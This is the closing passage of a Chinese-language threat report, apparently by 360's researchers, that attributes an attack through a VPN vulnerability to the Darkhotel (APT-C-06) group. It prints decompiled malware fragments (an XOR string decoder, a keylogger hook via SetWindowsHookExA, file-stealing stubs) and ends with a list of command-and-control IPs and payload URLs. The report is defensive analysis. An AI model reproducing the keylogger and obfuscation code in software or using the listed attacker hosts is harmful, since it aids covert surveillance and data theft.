6         *(a3 + i) = byte_1002F000[i % 64] ^ *(a1 + i);
7     *a4 = a2;
8     return a2;
9 }
```

第七章 归属关联分析

1. 解密算法

通过分析此次捕获到的样本，我们发现样本在执行过程中所使用的解密算法，与已披露的APT-C-06组织所使用的解密算法相同。

本次攻击所使用的样本的解密算法如下：



```
1 unsigned int __cdecl sub_10004800(int a1, unsigned int a2, int a3, int a4)
2 {
3     signed int i; // [sp+0h] [bp-4h]@1
4
5     for ( i = 0; i < a2; ++i )
6         *(_BYTE *)(i + a3) = byte_10012508[i % 64] ^ *(_BYTE *)(i + a1);
7     *(_DWORD *)a4 = a2;
8     return a2;
9 }
```

插件关联

利用 VPN 漏洞攻击时使用的插件与 APT-C-06 曾经使用的后门程序 lucker 中的插件在功能、代码、导出函数名、算法、字符串等方面都存在相同之处。

键盘记录插件对比

¹ <https://www.freebuf.com/articles/paper/171254.html>

```

u13 = 0x9D44A763;
u14 = 0x412E8C9;
u15 = 0xB8CEC0;
sub_10001060(&u13, 0xBu, &LibFileName, &u11); // User32.dll
hModule = LoadLibraryA(&LibFileName);
if ( !hModule )
    return 0;
u3 = 0xB855B165;
u4 = 0x4A64F493;
u5 = 0x54F0D10B;
u6 = 0xF6387527;
u7 = 0xE580u;
u8 = 0;
sub_10001060(&u3, 0x12u, &ProcName, &u9); // SetWindowsHookExA
SetWindowsHookExA = GetProcAddress(hModule, &ProcName);
if ( !SetWindowsHookExA )
    return 0;
u1 = GetModuleHandleA(0);
dword_10030BAC = SetWindowsHookExA(13, sub_10001FE0, u1, 0);
return dword_10030BAC != 0;
}

u33 = 0xA0u;
u34 = 0x57;
u35 = 0x71;
m_Decode_String(0x25, 0xBu, &LibFileName, 0x29);
hModule = LoadLibraryA(&LibFileName);
if ( !hModule )
    return 0xFFFFFFFF;
u9 = 0xF0u;
u8 = 0xB0u;
u5 = 0xEDu;
u6 = 0xF0u;
u7 = 0x7u;
u8 = 0x4F;
u9 = 0x50;
u10 = 0xF0u;
u11 = 0x81u;
u12 = 0x8u;
u13 = 0x39;
u14 = 0x8;
u15 = 0x92u;
u16 = 0x27;
u17 = 0x5F;
u18 = 0x23;
u19 = 0x8Du;
u20 = 0x80u;
m_Decode_String(0x3, 0x12u, &ProcName, 0x21);
m_SetWindowsHookExA = GetProcAddress(hModule, &ProcName);
if ( !m_SetWindowsHookExA )
    return 0xFFFFFFFF;
u1 = GetModuleHandleA(0);
dword_10010160 = m_SetWindowsHookExA(0xD, sub_100019D0, u1, 0);
if ( dword_10010160 )
    result = 0;
else
    result = 0xFFFFFFFF;
return result;
}

```

文件窃取插件对比

```

signed int sub_10001E00()
{
    struct_1 *u1; // [esp+4h] [ebp-10h]
    struct_1 *u2; // [esp+8h] [ebp-14h]

    if ( !dword_10029748 )
    {
        u2 = operator new(0x2D10u, &unk_10029D24);
        u1 = (u2 ? sub_10001FB0(u2) : 0);
        dword_10029748 = u1;
        if ( !u1 )
            return 0;
    }
    if ( dword_10029748->field_61C )
    {
        if ( dword_10029748->field_61C == 1 && !sub_10002500(dword_10029748) )
            return 0;
    }
    else
    {
        if ( !sub_10002430(dword_10029748) )
            return 0;
        if ( !sub_10002500(dword_10029748) )
            return 0;
    }
}

signed int sp_f()
{
    void *u1; // [esp+0h] [ebp-10h]
    void *u2; // [esp+4h] [ebp-14h]

    if ( !dword_1001C1A0 )
    {
        u2 = operator new(0x3290u);
        u1 = u2 ? sub_10003020(u2) : 0;
        dword_1001C1A0 = (int)u1;
        if ( !u1 )
            return 0;
    }
    if ( !(*_DWORD *) (dword_1001C1A0 + 0x6BC) )
    {
        if ( !(*_DWORD *) (dword_1001C1A0 + 0x6BC) == 1 && !sub_10000590(dword_1001C1A0) )
            return 0;
    }
    else
    {
        if ( !sub_10000350(dword_1001C1A0) )
            return 0;
        if ( !sub_10000590(dword_1001C1A0) )
            return 0;
    }
    return 1;
}

```

窃取文件类型对比

The image shows a list of file types on the left and a log of operations on the right. The file types include .txt, .hwp, .doc, .docx, .ppt, .pptx, .xls, .xlsx, .pdf, .eml, .ckh, .dwg, and .rtf. The log shows operations performed by 'm_Decode_Get_SpecEx' calling 'm_Decode_String' for each file type.

截屏模块导出函数名对比

Name	Address	Ordinal
RunDoSC	10002BC0	2
DllEntryPoint	10056445	[main entry]

Name	Address	Ordinal
RunDoSC	10003350	1
DllEntryPoint	1000FB2F	[main entry]

总结

360 安全大脑通过对 Darkhotel (APT-C-06) 近期攻击活动进行了深入的分析挖掘, 并结合威胁情报数据对该团伙近三年来的攻击武器和技战术进行了分析和比较。可以看出该组织

对企业所使用的内网安全软件和办公软件进行了深入的研究，利用这些软件安全平台的漏洞投放后门程序，并持续更新迭代恶意代码的功能和形态，这也给企事业单位应对 APT 威胁带来了新的挑战。360 高级威胁研究院将持续监测该组织的攻击活动，目前 360 威胁情报云、APT 全景雷达等 360 全线安全产品已经支持对该组织的攻击检测。

附录

IOC

URL & CC

206.221.187.130

185.4.227.2

<http://account163-mail.com/recommend/ascfree.php>;

<http://apple-onlineservice.com/recommend/ascfree.php>;

<http://onlineservice.bounceme.net/recommend/ascfree.php>;

<http://134.119.220.118/update64/pack1.dat>

<http://134.119.220.118/update64/pack2.dat>

<http://134.119.220.118/update64/pack3.dat>

<http://134.119.220.118/360safe.css>

<http://185.198.56.191:80/sfverify.php>

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